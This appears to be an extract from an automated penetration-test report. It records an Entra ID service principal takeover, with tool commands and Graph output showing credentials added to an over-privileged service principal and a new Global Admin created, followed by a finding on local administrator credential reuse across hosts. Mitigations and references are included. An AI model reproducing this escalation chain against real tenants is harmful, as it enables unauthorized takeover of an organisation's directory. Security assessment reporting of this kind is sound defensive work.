    "appId": "08a4def2-39af-4fcb-a4e5-0c44edac1b55",
    "applicationTemplateId": null,
    "appOwnerOrganizationId": "48161a3e-d44d-4cf5-8553-07b94c7fe64b",
    "appRoleAssignmentRequired": false,
    "createdDateTime": "2024-05-09T19:11:04Z",
    "description": null,
    "disabledByMicrosoftStatus": null,
    "displayName": "CBR-CICD-SP-STAGE",
    "homepage": null,
    "loginUrl": null,
    "logoutUrl": null,
    "notes": null,
    "notificationEmailAddresses": [],
    "preferredSingleSignOnMode": null,
    "preferredTokenSigningKeyThumbprint": null,
    "replyUrls": [],
    "servicePrincipalNames": [
        "08a4def2-39af-4fcb-a4e5-0c44edac1b55"
    ],
    "servicePrincipalType": "Application",
    "signInAudience": "AzureADMyOrg",
    "tags": [
        "WindowsAzureActiveDirectoryIntegratedApp"
    ],
    "tokenEncryptionKeyId": null,
    "addIns": [],
    "appRoles": [],
    "info": {
        "logoUrl": null,
        "marketingUrl": null,
        "privacyStatementUrl": null,
        "supportUrl": null,
```

```
    "termsOfServiceUrl": null
},
"keyCredentials": [],
"oauth2PermissionScopes": [],
"passwordCredentials": [
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T18:19:40Z",
        "hint": "RUs",
        "keyId": "a0c37835-561e-415c-a473-883890a301ad",
        "secretText": null,
        "startDateTime": "2024-05-22T18:19:40.2832612Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:32:49Z",
        "hint": "6nh",
        "keyId": "5cfd6c60-5597-4848-93e9-1c56482726d9",
        "secretText": null,
        "startDateTime": "2024-05-22T16:32:49.4286174Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:27:25Z",
        "hint": "8mC",
        "keyId": "1f032643-56b2-42ab-996d-b79078ced674",
        "secretText": null,
        "startDateTime": "2024-05-22T16:27:25.9933481Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:26:58Z",
        "hint": "0uw",
        "keyId": "dea4333e-2e53-459c-9944-0a276b410db6",
        "secretText": null,
        "startDateTime": "2024-05-22T16:26:58.8012729Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-17T21:24:11Z",
        "hint": "cpp",
        "keyId": "67aa5a88-d67d-4e08-a2d9-b4e1d9211818",
        "secretText": null,
        "startDateTime": "2024-05-16T21:24:11.8929161Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-14T17:45:14Z",
        "hint": "NbB",
        "keyId": "e7ecf872-a587-4081-8c7e-42284d33fe55",
        "secretText": null,
        "startDateTime": "2024-05-13T17:45:14.6294907Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-14T13:53:40Z",
        "hint": "8BW",
        "keyId": "4dc9a36b-b617-4141-8f9f-43430a272620",
        "secretText": null,
        "startDateTime": "2024-05-13T13:53:41.6050951Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-11T19:04:52Z",
        "hint": "STw",
        "keyId": "b027e6c6-317a-4316-8df3-b1fff7e8e84c",
        "secretText": null,
        "startDateTime": "2024-05-10T19:04:53.0817698Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-11T18:01:59Z",
```

```
            "hint": "vGy",
            "keyId": "a54863f8-3365-48ac-ab15-b0b8b5907751",
            "secretText": null,
            "startDateTime": "2024-05-10T18:01:59.5704842Z"
        },
        {
            "customKeyIdentifier": null,
            "displayName": "NodeZero",
            "endDateTime": "2024-05-10T23:37:37Z",
            "hint": "uGI",
            "keyId": "b0f08982-e2f0-47f6-9143-d7c93adbfa74",
            "secretText": null,
            "startDateTime": "2024-05-09T23:37:37.2885499Z"
        },
        {
            "customKeyIdentifier": null,
            "displayName": null,
            "endDateTime": "2026-05-09T19:11:05.4652685Z",
            "hint": "XGb",
            "keyId": "1bbdd7ff-c51c-4939-a3ac-dccd9dbcb5fd",
            "secretText": null,
            "startDateTime": "2024-05-09T19:11:05.4652685Z"
        }
    ],
    "resourceSpecificApplicationPermissions": [],
    "samlSingleSignOnSettings": {
        "relayState": ""
    },
    "verifiedPublisher": {
        "displayName": null,
        "verifiedPublisherId": null,
        "addedDateTime": null
    },
    "dangerous_roles": [
        "1bfefb4e-e0b5-418b-a88f-73c46d2cc8e9",
        "06b708a9-e830-4db3-a914-8e69da51d44f",
        "9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8"
    ]
}
```


Output of MS Graph Query showing Service Principal CBR-CICD-SP-STAGE has dangerous app roles: ['Application.ReadWrite.All (Does not allow management of consent grants)', 'AppRoleAssignment.ReadWrite.All', 'RoleManagement.ReadWrite.Directory (Read and write all RBAC settings)']

```
05/24/2024, 5:12 PM

$ python3 /opt/h3/entra_graph_search.py --username sync_az01_97d10b16b452 --refresh_token
0.***************************HQ --domain example.onmicrosoft.com --tenant 48161a3e-d44d-4cf5-8553-
07b94c7fe64b exploit_sp_roles
```


```
{
    "id": "08e6677a-7c9a-413e-aafc-59fd6fc18a29",
    "deletedDateTime": null,
    "accountEnabled": true,
    "alternativeNames": [],
    "appDisplayName": "CBR-CICD-SP-STAGE",
    "appDescription": null,
    "appId": "08a4def2-39af-4fcb-a4e5-0c44edac1b55",
    "applicationTemplateId": null,
    "appOwnerOrganizationId": "48161a3e-d44d-4cf5-8553-07b94c7fe64b",
    "appRoleAssignmentRequired": false,
    "createdDateTime": "2024-05-09T19:11:04Z",
    "description": null,
    "disabledByMicrosoftStatus": null,
    "displayName": "CBR-CICD-SP-STAGE",
    "homepage": null,
    "loginUrl": null,
    "logoutUrl": null,
    "notes": null,
    "notificationEmailAddresses": [],
    "preferredSingleSignOnMode": null,
    "preferredTokenSigningKeyThumbprint": null,
    "replyUrls": [],
    "servicePrincipalNames": [
        "08a4def2-39af-4fcb-a4e5-0c44edac1b55"
    ],
    "servicePrincipalType": "Application",
    "signInAudience": "AzureADMyOrg",
    "tags": [
        "WindowsAzureActiveDirectoryIntegratedApp"
```

```
],
"tokenEncryptionKeyId": null,
"addIns": [],
"appRoles": [],
"info": {
    "logoUrl": null,
    "marketingUrl": null,
    "privacyStatementUrl": null,
    "supportUrl": null,
    "termsOfServiceUrl": null
},
"keyCredentials": [],
"oauth2PermissionScopes": [],
"passwordCredentials": [
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-25T23:47:14Z",
        "hint": "IcF",
        "keyId": "951a4c1d-a7c7-4d80-af9d-db3a80ede4b2",
        "secretText": null,
        "startDateTime": "2024-05-24T23:47:14.8130745Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-25T23:37:10Z",
        "hint": "8wK",
        "keyId": "55bd6f28-049e-4953-bbb1-511246941e54",
        "secretText": null,
        "startDateTime": "2024-05-24T23:37:10.3287885Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T18:19:40Z",
        "hint": "RUs",
        "keyId": "a0c37835-561e-415c-a473-883890a301ad",
        "secretText": null,
        "startDateTime": "2024-05-22T18:19:40.2832612Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:32:49Z",
        "hint": "6nh",
        "keyId": "5cfd6c60-5597-4848-93e9-1c56482726d9",
        "secretText": null,
        "startDateTime": "2024-05-22T16:32:49.4286174Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:27:25Z",
        "hint": "8mC",
        "keyId": "1f032643-56b2-42ab-996d-b79078ced674",
        "secretText": null,
        "startDateTime": "2024-05-22T16:27:25.9933481Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:26:58Z",
        "hint": "0uw",
        "keyId": "dea4333e-2e53-459c-9944-0a276b410db6",
        "secretText": null,
        "startDateTime": "2024-05-22T16:26:58.8012729Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-17T21:24:11Z",
        "hint": "cpp",
        "keyId": "67aa5a88-d67d-4e08-a2d9-b4e1d9211818",
        "secretText": null,
        "startDateTime": "2024-05-16T21:24:11.8929161Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-14T17:45:14Z",
```

```
            "hint": "NbB",
            "keyId": "e7ecf872-a587-4081-8c7e-42284d33fe55",
            "secretText": null,
            "startDateTime": "2024-05-13T17:45:14.6294907Z"
        },
        {
            "customKeyIdentifier": null,
            "displayName": "NodeZero",
            "endDateTime": "2024-05-14T13:53:40Z",
            "hint": "8BW",
            "keyId": "4dc9a36b-b617-4141-8f9f-43430a272620",
            "secretText": null,
            "startDateTime": "2024-05-13T13:53:41.6050951Z"
        },
        {
            "customKeyIdentifier": null,
            "displayName": "NodeZero",
            "endDateTime": "2024-05-11T19:04:52Z",
            "hint": "STw",
            "keyId": "b027e6c6-317a-4316-8df3-b1fff7e8e84c",
            "secretText": null,
            "startDateTime": "2024-05-10T19:04:53.0817698Z"
        },
        {
            "customKeyIdentifier": null,
            "displayName": "NodeZero",
            "endDateTime": "2024-05-11T18:01:59Z",
            "hint": "vGy",
            "keyId": "a54863f8-3365-48ac-ab15-b0b8b5907751",
            "secretText": null,
            "startDateTime": "2024-05-10T18:01:59.5704842Z"
        },
        {
            "customKeyIdentifier": null,
            "displayName": "NodeZero",
            "endDateTime": "2024-05-10T23:37:37Z",
            "hint": "uGI",
            "keyId": "b0f08982-e2f0-47f6-9143-d7c93adbfa74",
            "secretText": null,
            "startDateTime": "2024-05-09T23:37:37.2885499Z"
        },
        {
            "customKeyIdentifier": null,
            "displayName": null,
            "endDateTime": "2026-05-09T19:11:05.4652685Z",
            "hint": "XGb",
            "keyId": "1bbdd7ff-c51c-4939-a3ac-dccd9dbcb5fd",
            "secretText": null,
            "startDateTime": "2024-05-09T19:11:05.4652685Z"
        }
    ],
    "resourceSpecificApplicationPermissions": [],
    "samlSingleSignOnSettings": {
        "relayState": ""
    },
    "verifiedPublisher": {
        "displayName": null,
        "verifiedPublisherId": null,
        "addedDateTime": null
    },
    "dangerous_roles": [
        "1bfefb4e-e0b5-418b-a88f-73c46d2cc8e9",
        "06b708a9-e830-4db3-a914-8e69da51d44f",
        "9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8"
    ]
}
```


Output of MS Graph Query showing the creation of a new Entra Global Admin nodezero_92250@pod16.example.com by abusing dangerous Service Principal permissions

```
05/24/2024, 5:30 PM

$ python3 /opt/h3/entra_graph_search.py --domain pod16.example.com --service_principal 08a4def2-39af-4fcb-
a4e5-0c44edac1b55 --password 05**************************XA --app_tenant 48161a3e-d44d-4cf5-8553-
07b94c7fe64b make_global_admin

{
    "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#directoryObjects(userPrincipalName)/$ent
ity",
    "@odata.type": "#microsoft.graph.user",
    "userPrincipalName": "nodezero_92250@pod16.example.com",
```

```
    "username": "nodezero_92250",
    "password": "Q_****************************rz",
    "id": "d2adf99b-5be3-44a5-a0c1-286edbd0af8a"
}
```


Output of MS Graph Query showing Service Principal CBR-CICD-SP-STAGE has dangerous app roles: ['Application.ReadWrite.All (Does not allow management of consent grants)', 'AppRoleAssignment.ReadWrite.All', 'RoleManagement.ReadWrite.Directory (Read and write all RBAC settings)']

```
05/24/2024, 5:48 PM

$ python3 /opt/h3/entra_graph_search.py --username nodezero_92250 --refresh_token
0.****************************z0 --domain pod16.example.com --tenant 48161a3e-d44d-4cf5-8553-07b94c7fe64b
check_sp_roles
```


```
{
    "id": "08e6677a-7c9a-413e-aafc-59fd6fc18a29",
    "deletedDateTime": null,
    "accountEnabled": true,
    "alternativeNames": [],
    "appDisplayName": "CBR-CICD-SP-STAGE",
    "appDescription": null,
    "appId": "08a4def2-39af-4fcb-a4e5-0c44edac1b55",
    "applicationTemplateId": null,
    "appOwnerOrganizationId": "48161a3e-d44d-4cf5-8553-07b94c7fe64b",
    "appRoleAssignmentRequired": false,
    "createdDateTime": "2024-05-09T19:11:04Z",
    "description": null,
    "disabledByMicrosoftStatus": null,
    "displayName": "CBR-CICD-SP-STAGE",
    "homepage": null,
    "loginUrl": null,
    "logoutUrl": null,
    "notes": null,
    "notificationEmailAddresses": [],
    "preferredSingleSignOnMode": null,
    "preferredTokenSigningKeyThumbprint": null,
    "replyUrls": [],
    "servicePrincipalNames": [
        "08a4def2-39af-4fcb-a4e5-0c44edac1b55"
    ],
    "servicePrincipalType": "Application",
    "signInAudience": "AzureADMyOrg",
    "tags": [
        "WindowsAzureActiveDirectoryIntegratedApp"
    ],
    "tokenEncryptionKeyId": null,
    "addIns": [],
    "appRoles": [],
    "info": {
        "logoUrl": null,
        "marketingUrl": null,
        "privacyStatementUrl": null,
        "supportUrl": null,
        "termsOfServiceUrl": null
    },
    "keyCredentials": [],
    "oauth2PermissionScopes": [],
    "passwordCredentials": [
        {
            "customKeyIdentifier": null,
            "displayName": "NodeZero",
            "endDateTime": "2024-05-26T00:11:58Z",
            "hint": "05o",
            "keyId": "483fc63b-022b-4b5b-a217-0608e39acfbc",
            "secretText": null,
            "startDateTime": "2024-05-25T00:11:58.9588886Z"
        },
        {
            "customKeyIdentifier": null,
            "displayName": "NodeZero",
            "endDateTime": "2024-05-25T23:47:14Z",
            "hint": "IcF",
            "keyId": "951a4c1d-a7c7-4d80-af9d-db3a80ede4b2",
            "secretText": null,
            "startDateTime": "2024-05-24T23:47:14.8130745Z"
        },
        {
            "customKeyIdentifier": null,
            "displayName": "NodeZero",
```

```
        "endDateTime": "2024-05-25T23:37:10Z",
        "hint": "8wK",
        "keyId": "55bd6f28-049e-4953-bbb1-511246941e54",
        "secretText": null,
        "startDateTime": "2024-05-24T23:37:10.3287885Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T18:19:40Z",
        "hint": "RUs",
        "keyId": "a0c37835-561e-415c-a473-883890a301ad",
        "secretText": null,
        "startDateTime": "2024-05-22T18:19:40.2832612Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:32:49Z",
        "hint": "6nh",
        "keyId": "5cfd6c60-5597-4848-93e9-1c56482726d9",
        "secretText": null,
        "startDateTime": "2024-05-22T16:32:49.4286174Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:27:25Z",
        "hint": "8mC",
        "keyId": "1f032643-56b2-42ab-996d-b79078ced674",
        "secretText": null,
        "startDateTime": "2024-05-22T16:27:25.9933481Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:26:58Z",
        "hint": "0uw",
        "keyId": "dea4333e-2e53-459c-9944-0a276b410db6",
        "secretText": null,
        "startDateTime": "2024-05-22T16:26:58.8012729Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-17T21:24:11Z",
        "hint": "cpp",
        "keyId": "67aa5a88-d67d-4e08-a2d9-b4e1d9211818",
        "secretText": null,
        "startDateTime": "2024-05-16T21:24:11.8929161Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-14T17:45:14Z",
        "hint": "NbB",
        "keyId": "e7ecf872-a587-4081-8c7e-42284d33fe55",
        "secretText": null,
        "startDateTime": "2024-05-13T17:45:14.6294907Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-14T13:53:40Z",
        "hint": "8BW",
        "keyId": "4dc9a36b-b617-4141-8f9f-43430a272620",
        "secretText": null,
        "startDateTime": "2024-05-13T13:53:41.6050951Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-11T19:04:52Z",
        "hint": "STw",
        "keyId": "b027e6c6-317a-4316-8df3-b1fff7e8e84c",
        "secretText": null,
        "startDateTime": "2024-05-10T19:04:53.0817698Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
```

```
            "endDateTime": "2024-05-11T18:01:59Z",
            "hint": "vGy",
            "keyId": "a54863f8-3365-48ac-ab15-b0b8b5907751",
            "secretText": null,
            "startDateTime": "2024-05-10T18:01:59.5704842Z"
        },
        {
            "customKeyIdentifier": null,
            "displayName": "NodeZero",
            "endDateTime": "2024-05-10T23:37:37Z",
            "hint": "uGI",
            "keyId": "b0f08982-e2f0-47f6-9143-d7c93adbfa74",
            "secretText": null,
            "startDateTime": "2024-05-09T23:37:37.2885499Z"
        },
        {
            "customKeyIdentifier": null,
            "displayName": null,
            "endDateTime": "2026-05-09T19:11:05.4652685Z",
            "hint": "XGb",
            "keyId": "1bbdd7ff-c51c-4939-a3ac-dccd9dbcb5fd",
            "secretText": null,
            "startDateTime": "2024-05-09T19:11:05.4652685Z"
        }
    ],
    "resourceSpecificApplicationPermissions": [],
    "samlSingleSignOnSettings": {
        "relayState": ""
    },
    "verifiedPublisher": {
        "displayName": null,
        "verifiedPublisherId": null,
        "addedDateTime": null
    },
    "dangerous_roles": [
        "1bfefb4e-e0b5-418b-a88f-73c46d2cc8e9",
        "06b708a9-e830-4db3-a914-8e69da51d44f",
        "9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8"
    ]
}
```


Output of MS Graph Query showing Service Principal CBR-CICD-SP-STAGE has dangerous app roles: ['Application.ReadWrite.All (Does not allow management of consent grants)', 'AppRoleAssignment.ReadWrite.All', 'RoleManagement.ReadWrite.Directory (Read and write all RBAC settings)']

```
05/24/2024, 6:33 PM

$ python3 /opt/h3/entra_graph_search.py --username xhh0p6mzrs --refresh_token
0.****************************uc --domain pod04.example.com --tenant 48161a3e-d44d-4cf5-8553-07b94c7fe64b
check_sp_roles
```


```
{
    "id": "08e6677a-7c9a-413e-aafc-59fd6fc18a29",
    "deletedDateTime": null,
    "accountEnabled": true,
    "alternativeNames": [],
    "appDisplayName": "CBR-CICD-SP-STAGE",
    "appDescription": null,
    "appId": "08a4def2-39af-4fcb-a4e5-0c44edac1b55",
    "applicationTemplateId": null,
    "appOwnerOrganizationId": "48161a3e-d44d-4cf5-8553-07b94c7fe64b",
    "appRoleAssignmentRequired": false,
    "createdDateTime": "2024-05-09T19:11:04Z",
    "description": null,
    "disabledByMicrosoftStatus": null,
    "displayName": "CBR-CICD-SP-STAGE",
    "homepage": null,
    "loginUrl": null,
    "logoutUrl": null,
    "notes": null,
    "notificationEmailAddresses": [],
    "preferredSingleSignOnMode": null,
    "preferredTokenSigningKeyThumbprint": null,
    "replyUrls": [],
    "servicePrincipalNames": [
        "08a4def2-39af-4fcb-a4e5-0c44edac1b55"
    ],
    "servicePrincipalType": "Application",
    "signInAudience": "AzureADMyOrg",
    "tags": [
```

```
    "WindowsAzureActiveDirectoryIntegratedApp"
],
"tokenEncryptionKeyId": null,
"addIns": [],
"appRoles": [],
"info": {
    "logoUrl": null,
    "marketingUrl": null,
    "privacyStatementUrl": null,
    "supportUrl": null,
    "termsOfServiceUrl": null
},
"keyCredentials": [],
"oauth2PermissionScopes": [],
"passwordCredentials": [
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T18:19:40Z",
        "hint": "RUs",
        "keyId": "a0c37835-561e-415c-a473-883890a301ad",
        "secretText": null,
        "startDateTime": "2024-05-22T18:19:40.2832612Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:32:49Z",
        "hint": "6nh",
        "keyId": "5cfd6c60-5597-4848-93e9-1c56482726d9",
        "secretText": null,
        "startDateTime": "2024-05-22T16:32:49.4286174Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:27:25Z",
        "hint": "8mC",
        "keyId": "1f032643-56b2-42ab-996d-b79078ced674",
        "secretText": null,
        "startDateTime": "2024-05-22T16:27:25.9933481Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-23T16:26:58Z",
        "hint": "0uw",
        "keyId": "dea4333e-2e53-459c-9944-0a276b410db6",
        "secretText": null,
        "startDateTime": "2024-05-22T16:26:58.8012729Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-17T21:24:11Z",
        "hint": "cpp",
        "keyId": "67aa5a88-d67d-4e08-a2d9-b4e1d9211818",
        "secretText": null,
        "startDateTime": "2024-05-16T21:24:11.8929161Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-14T17:45:14Z",
        "hint": "NbB",
        "keyId": "e7ecf872-a587-4081-8c7e-42284d33fe55",
        "secretText": null,
        "startDateTime": "2024-05-13T17:45:14.6294907Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
        "endDateTime": "2024-05-14T13:53:40Z",
        "hint": "8BW",
        "keyId": "4dc9a36b-b617-4141-8f9f-43430a272620",
        "secretText": null,
        "startDateTime": "2024-05-13T13:53:41.6050951Z"
    },
    {
        "customKeyIdentifier": null,
        "displayName": "NodeZero",
```

```
                "endDateTime": "2024-05-11T19:04:52Z",
                "hint": "STw",
                "keyId": "b027e6c6-317a-4316-8df3-b1fff7e8e84c",
                "secretText": null,
                "startDateTime": "2024-05-10T19:04:53.0817698Z"
            },
            {
                "customKeyIdentifier": null,
                "displayName": "NodeZero",
                "endDateTime": "2024-05-11T18:01:59Z",
                "hint": "vGy",
                "keyId": "a54863f8-3365-48ac-ab15-b0b8b5907751",
                "secretText": null,
                "startDateTime": "2024-05-10T18:01:59.5704842Z"
            },
            {
                "customKeyIdentifier": null,
                "displayName": "NodeZero",
                "endDateTime": "2024-05-10T23:37:37Z",
                "hint": "uGI",
                "keyId": "b0f08982-e2f0-47f6-9143-d7c93adbfa74",
                "secretText": null,
                "startDateTime": "2024-05-09T23:37:37.2885499Z"
            },
            {
                "customKeyIdentifier": null,
                "displayName": null,
                "endDateTime": "2026-05-09T19:11:05.4652685Z",
                "hint": "XGb",
                "keyId": "1bbdd7ff-c51c-4939-a3ac-dccd9dbcb5fd",
                "secretText": null,
                "startDateTime": "2024-05-09T19:11:05.4652685Z"
            }
        ],
        "resourceSpecificApplicationPermissions": [],
        "samlSingleSignOnSettings": {
            "relayState": ""
        },
        "verifiedPublisher": {
            "displayName": null,
            "verifiedPublisherId": null,
            "addedDateTime": null
        },
        "dangerous_roles": [
            "1bfefb4e-e0b5-418b-a88f-73c46d2cc8e9",
            "06b708a9-e830-4db3-a914-8e69da51d44f",
            "9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8"
        ]
    }
```


2.3.23. Microsoft Entra (AzureAD) - Service Principal Takeover

CRITICAL 10

H3-2024-0012

This weakness led to a Microsoft Entra Full Tenant Compromise affecting Azure domain pod16.example.com in account 48161a3e-d44d-4cf5-8553-07b94c7fe64b and a Microsoft Entra User Compromise affecting the credential for nodezero_92250.

5.9 Base Score | 4 Attack Paths

Details

Microsoft Entra uses Role-Based Access Controls (RBACs) to manage permissions within a tenant account. Some Directory Roles, such as the Directory Synchronization Accounts, can allow a user to assign themselves as the owner of an Application. Once the owner of an application, a user can create persistent credentials for the application's Service Principal.

If an attacker is able to create credential's for an application's Service Principal, they can log in as the Service Principal and perform actions as the Application, using its assigned RBACs. This capability provides the attacker a persistent and hard to detect backdoor, since Service Principal credentials do not appear in the Entra Console. If the exploited application is over-privileged an attacker could find a path to Full Account Compromise.

Privilege Escalation

Mitigations

- Enact Location-based Conditional Access Policies for highly-privileged users, to include the AzureAD/Entra Connect Sync User.
- Frequently review and audit user's RBACs, including built in users/accounts such as AzureAD/Entra Connect Sync users.
- Restrict access to valuable API endpoints such as MS Graph, O365, and Microsoft Admin Portals (Preview).

References

- Dirk-jan Mollema: Azure AD privilege escalation - Taking over default application permissions as Application Admin @ **https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/**
- Fabian Bader - From on-prem to Global Admin without password reset @ **https://cloudbrothers.info/en/prem-global-admin-password-reset/**
- Microsoft - Entra Built-In Roles @ **https://learn.microsoft.com/en-us/entra/identity/role-based-access-control/permissions-reference**
- Microsoft - What is Conditional Access? @ **https://learn.microsoft.com/en-us/entra/identity/conditional-access/overview**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
sync_az01_97d10b16b452		Microsoft Entra User sync_az01_97d10b16b452	Microsoft Entra Account Compromise (2) Microsoft Entra User Compromise (2)	CRITICAL 10
a-jsmith		Entra Global Admin a-jsmith		MEDIUM 5.9

Proof

Proof of exploitability against one of the affected assets: **Microsoft Entra User sync_az01_97d10b16b452**

Output of MS Graph request showing NodeZero was able to add user sync_az01_97d10b16b452 in example.onmicrosoft.com as an Owner of Service Principal CBR-CICD-SP-STAGE and add a set of Credentials to it.

```
05/24/2024, 5:12 PM

$ python3 /opt/h3/entra_graph_search.py --username sync_az01_97d10b16b452 --refresh_token
0.*****************************HQ --domain example.onmicrosoft.com --tenant 48161a3e-d44d-4cf5-8553-
07b94c7fe64b exploit_sp_roles

{
    "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#microsoft.graph.passwordCredential",
    "customKeyIdentifier": null,
    "displayName": "NodeZero",
    "endDateTime": "2024-05-26T00:11:58Z",
    "hint": "05o",
    "keyId": "483fc63b-022b-4b5b-a217-0608e39acfbc",
    "secretText": "05*****************************XA",
    "startDateTime": "2024-05-25T00:11:58.9588886Z",
    "owned": [
        "08e6677a-7c9a-413e-aafc-59fd6fc18a29"
    ],
    "new_cred": [
        "08e6677a-7c9a-413e-aafc-59fd6fc18a29"
    ],
    "owner_id": "83966658-11dc-4c9f-a18d-5dc4a75d1562"
}
```

2.3.24. Credential Reuse - Windows Local Administrator Accounts

CRITICAL 9.9

H3-2022-0084

This weakness was leveraged in 10 attack paths leading to critical impacts, including a Ransomware Exposure affecting host 10.0.220.53 (win10.smoke.net) and a Sensitive Data Exposure affecting host 10.0.220.53 (win10.smoke.net).

9 Base Score | 10 Attack Paths

Details

A local user credential from one Windows machine was re-used to access another Windows machine with local administrator privileges.

Attackers take advantage of credential reuse to move laterally from machine to machine within the environment. When the re-used credential is that of a local administrator, attackers can fully compromise many machines in the environment with a single credential in hand.

Unauthorized Access | Remote Code Execution | Privilege Escalation

Mitigations

- Implement Microsoft's Local Administrator Password Solution (LAPS) to centrally manage local administrator accounts from Active Directory.
- Update the password to be unique and ensure it follows current password guidelines.

References

- Local Administrator Password Solution (LAPS) @ **https://www.microsoft.com/en-us/download/details.aspx?id=46899**
- NIST Password Guidelines @ **https://pages.nist.gov/800-63-3/sp800-63b.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
administrator	10.0.220.53	Local Admin administrator	Host Compromise (2) Ransomware Exposure (3) Sensitive Data Exposure (5)	CRITICAL 9.9
administrator	10.0.4.4	Local Admin administrator	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (4)	CRITICAL 9.9
administrator	10.0.40.71	Local Admin administrator	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (4)	CRITICAL 9.9
cbr-user	10.0.4.4	Local Admin cbr-user	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (4)	CRITICAL 9.9
administrator	10.0.4.22	Local Admin administrator	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (4)	CRITICAL 9.9
administrator	10.0.40.75	Local Admin administrator	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (4)	CRITICAL 9.9
cbr-user	10.0.4.22	Local Admin cbr-user	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (4)	CRITICAL 9.9

Asset	Host	Description	Downstream Impacts	Severity
cbr-user	10.0.4.130	Local Admin cbr-user	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.9
administrator	10.0.4.14	Local Admin administrator	Host Compromise (5) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7
administrator	10.0.4.3	Local Admin administrator	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7
administrator	10.0.40.64	Local Admin administrator	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7
cbr-user	10.0.4.6	Local Admin cbr-user	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7
administrator	10.0.40.95	Local Admin administrator	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7
cbr-user	10.0.4.136	Local Admin cbr-user	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7
administrator	10.0.4.9	Local Admin administrator	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7
administrator	10.0.4.6	Local Admin administrator	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7
administrator	10.0.4.8	Local Admin administrator	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7
cbr-user	10.0.4.134	Local Admin cbr-user	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7
administrator	10.0.229.3	Local Admin administrator	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7
